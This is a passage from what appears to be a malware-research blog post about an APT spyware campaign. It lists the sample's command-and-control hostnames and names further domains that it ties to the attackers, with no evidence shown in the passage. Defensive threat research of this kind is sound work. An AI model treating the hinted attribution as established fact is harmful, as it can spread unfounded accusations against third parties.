dnsX.name-services.com
nsXX.dsredirection.com
dnsX.parkpage.foundationapi.com
```

With noted that these THREE CNC domains used by this sample, are made on this purpose only, and leaving many traceable evidence in the internet that we collected all of those successfully. Trailing every info leaves by this domains: ***jg7.org, qki6.com. strezf.com*** will help you to know who is actually behind this attack. Noted: see the time frame data we disclosed above. If there any malware initiators and coders think they can bully others and hide their ass in internet is a BIG FAIL.

The data is too many to write it all here, by the same method of previous check we can find the relation between results. It is an interesting investigation.

Samples

What we analyzed is shared only in KernelMode, link-->[here]
With thankfully to KM team (rocks!) I am reserving a topic there for the continuation disclosure for same nature of sample and threat.

The epilogue

This series of APT attack looks come and go, it was reported back then from 2009. This one campaign looks over, but for some reason that we snipped in above writing, there is no way one can be sure whether these networks used are dead. The threat is worth to investigate and monitor deeper. Some posts are suspecting political background supporting a government mission of a certain group is behind this activities, by surveillance to the targeting victims. Avoiding speculation, what we saw is a spyware effort, with a good quality...a hand-made level, suggesting a custom made malware, and I bet is not a cheap work too. We talked and compare results within involved members and having same thought about this.

If you received the sample, or, maybe got infected by these series, I suggest to please take a look at the way it was spread, dropped techniques used binaries, and the many camouflage tricks used. Further, for the researchers involved, we should add that the way to hide the CNC within crook's network is the PoC for a very well-thought & clever tricks. We have enough idea for whom is capable to do this, and now is under investigation.

We are informing to all MMD friends, this investigation is OPEN, please help in gathering information that is related to this threat for the future time frame too, as much as possible. We are opposing whoever group that is backing up this evil operation, and believe me, the dots are started to connect each other..

We are going to handle the similar threat from now on, so IF you have the abuse case by malware and need the deep investigation of what that malware does, do not hesitate to send us sample, archive the samples and text contains the explanations of how you got the sample and how can we contact you, with the password "infected", and please upload it in this link-->[DropBin].

Don't use malware, we never believe that any usage of malware can achieve any goodness. We will battle the malware initiators and its coders for the sake to support a better humanity and better internet usage.